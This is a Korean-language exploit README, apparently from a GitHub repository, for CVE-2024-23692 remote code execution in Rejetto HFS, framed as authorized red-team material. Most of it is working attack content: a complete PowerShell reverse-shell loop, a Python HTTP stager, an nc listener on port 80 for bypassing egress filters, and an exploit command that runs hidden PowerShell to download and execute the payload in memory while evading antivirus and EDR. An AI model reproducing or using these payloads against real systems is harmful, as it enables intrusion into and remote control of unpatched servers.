 sandimfz/cve-2024-23692
패치되지 않은 Rejetto HFS를 대상으로 CVE-2024-23692 악용을 자동화하며, 인메모리 PowerShell 리버스 셸, HTTP 페이로드 스테이징, AV/EDR 디스크 쓰기 우회를 통해 공인된 레드팀 작전을 지원합니다.

CVE-2024-23692에 대한 전술 문서 및 익스플로잇 가이드로, Rejetto HTTP File Server (HFS) 2.3m 이전 버전에 영향을 미치는 인증되지 않은 치명적인 원격 코드 실행 (RCE) 취약점입니다. 이 가이드는 인메모리 리버스 셸 (RAM 전용) 기법을 활용하여 시그니처 기반 안티바이러스/EDR 디스크 쓰기 탐지를 성공적으로 회피합니다.
면책 조항: 이 저장소와 그 내용은 승인된 보안 평가, 침투 테스트, 버그 바운티 시뮬레이션, 방어적 포렌식 감사만을 엄격히 목적으로 합니다. 제3자 환경에 대한 무단 사용은 엄격히 불법입니다.
이 개념 증명 워크플로우에 구현된 자동화 검사 템플릿은 다음의 공개 저장소를 기반으로 합니다:
이 방법은 HTTP 스테이저 배포 모델을 통합하여 텍스트 기반 페이로드 문자열을 대상 환경에 동적으로 전달하고, 시스템 휘발성 메모리 (RAM)에서 직접 실행을 호출합니다.
로컬 C2/공격자 서버에서 index.html이라는 정적 텍스트 파일을 생성하고 다음 핵심 PowerShell TCP 소켓 루프 코드를 채웁니다:
\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()
페이로드 템플릿 파일이 포함된 지정된 스테이징 폴더 내에서 터미널 인스턴스를 열고, 대체 포트 (예: 8080)에서 즉시 Python HTTP 리스너를 시작합니다:
python3 -m http.server 8080


수신되는 지속적 셸 콜백을 호스팅하기 위해 별도의 독립적인 터미널 세션을 엽니다. 아웃바운드 경계 보호 조치 (Egress Firewall Filtering)를 쉽게 우회하려면 포트 80 (또는 443)을 활용하는 것이 강력히 권장됩니다:
sudo nc -lvnp 80
배포 인프라를 대상으로 자동화된 검증 엔진을 실행합니다. 대상 호출은 매개변수 플래그를 삭제하지 않고 최적의 문자열 안정성을 유지하기 위해 로컬 CMD 실행 래퍼를 통해 명령 구문 분석을 후킹합니다:
./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""
침해를 완전히 제거하고 취약한 운영 환경을 교정하려면:
Get-Process -Name *hfs* | Stop-Process -Force
Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue
